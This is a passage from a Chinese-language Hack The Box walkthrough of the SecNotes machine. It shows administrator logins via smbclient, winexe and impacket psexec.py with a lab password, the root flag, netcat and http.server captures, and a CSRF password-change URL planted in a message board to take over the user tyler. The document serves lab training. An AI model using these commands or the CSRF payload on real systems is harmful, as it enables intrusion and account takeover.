
使用攻擊機登入並修改ip

```
smbclient -U 'administrator%u6!4ZwgwOM#^OBf#Nwnh' \\\\10.10.10.97\\c$
```

找到root flag




```
smb: \Users\Administrator\Desktop\> dir
  .                                  DR        0  Tue Jan 26 02:39:01 2021
  ..                                 DR        0  Tue Jan 26 02:39:01 2021
  desktop.ini                       AHS      282  Sun Aug 19 10:01:17 2018
  Microsoft Edge.lnk                  A     1417  Fri Jun 22 16:45:06 2018
  root.txt                           AR       34  Fri Aug  9 13:52:30 2024
```



```
└─# cat root.txt
b57b699b4149d8fb5ad9ba3ce581afaa
```

也可以使用`winexe、psexec.py`進行登入

```
1. winexe -U '.\administrator%u6!4ZwgwOM#^OBf#Nwnh' //10.10.10.97 cmd.exe
2. python psexec.py administrator@10.10.10.97
```




```
└─# cat root.txt
b57b699b4149d8fb5ad9ba3ce581afaa

┌──(root㉿kali)-[~]
└─# winexe -U '.\administrator%u6!4ZwgwOM#^OBf#Nwnh' //10.10.10.97 cmd.exe
Microsoft Windows [Version 10.0.17134.228]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>wjoami^H^H^H
wjoami
'wjo' is not recognized as an internal or external command,
operable program or batch file.

C:\WINDOWS\system32>whoami
whoami
secnotes\administrator

C:\WINDOWS\system32>
```

```
└─# python psexec.py administrator@10.10.10.97
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Password:
[*] Requesting shares on 10.10.10.97.....
[*] Found writable share ADMIN$
[*] Uploading file WBihfeoE.exe
[*] Opening SVCManager on 10.10.10.97.....
[*] Creating service XWOB on 10.10.10.97.....
[*] Starting service XWOB.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17134.228]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32> whoami
nt authority\system

C:\WINDOWS\system32>
```

補充一種攻擊：

XSRF攻擊

回到留言板，如果輸入URL會進行回傳




Contact Us

Please enter your message

To: tyler@secnotes.htb


Message:

http://10.10.14.2:9001



```
less .bash_history
exit
^Z
zsh: suspended  nc -lnvp 9200

┌──(root㉿kali)-[~]
└─#

┌──(root㉿kali)-[~]
└─# nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.97] 65110
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.228
Host: 10.10.14.2:9001
Connection: Keep-Alive
```

抓取檔案成功




Contact Us

Please enter your message

To: tyler@secnotes.htb

Message:

http://10.10.14.2:8000/root.txt




```
└─# python3 -m h

┌──(root㉿kali)-[~]
└─# ls
nc.exe   psexec.py   res.php   root.txt   smb_put.sh

┌──(root㉿kali)-[~]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.97 - - [10/Aug/2024 01:14:18] "GET /root.txt HTTP/1.1" 200 -
```

因更動密碼不需舊密碼，可直接更動，需抓取封確認格式，

就能修改`tyler`的密碼。

原本POST請求更改GET




```
GET /change_pass.php?password=adminadmin&confirm_password=adminadmin&submit=submit HTTP/1.1
Host: 10.10.10.97
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-TW
Accept-Encoding: gzip, deflate, br
Origin: http://10.10.10.97
Connection: keep-alive
Referer: http://10.10.10.97/change_pass.php
Cookie: PHPSESSID=1j2uaek5ki28qc476vfftr6m7e
Upgrade-Insecure-Requests: 1


```

在留言板輸入：

```
http://10.10.10.97//change_pass.php?password=adminadmin&confirm_password=adminadmin&submit=submit
```

登入`tyler`成功



Viewing Secure Notes for **tyler**

Mimi's Sticky Buns [2018-06-21 09:47:17]

Years [2018-06-21 09:47:54]

new site [2018-06-21 13:13:46]

```
\\secnotes.htb\new-site
tyler / 92g!mA8BGjOirkL%OG*&
```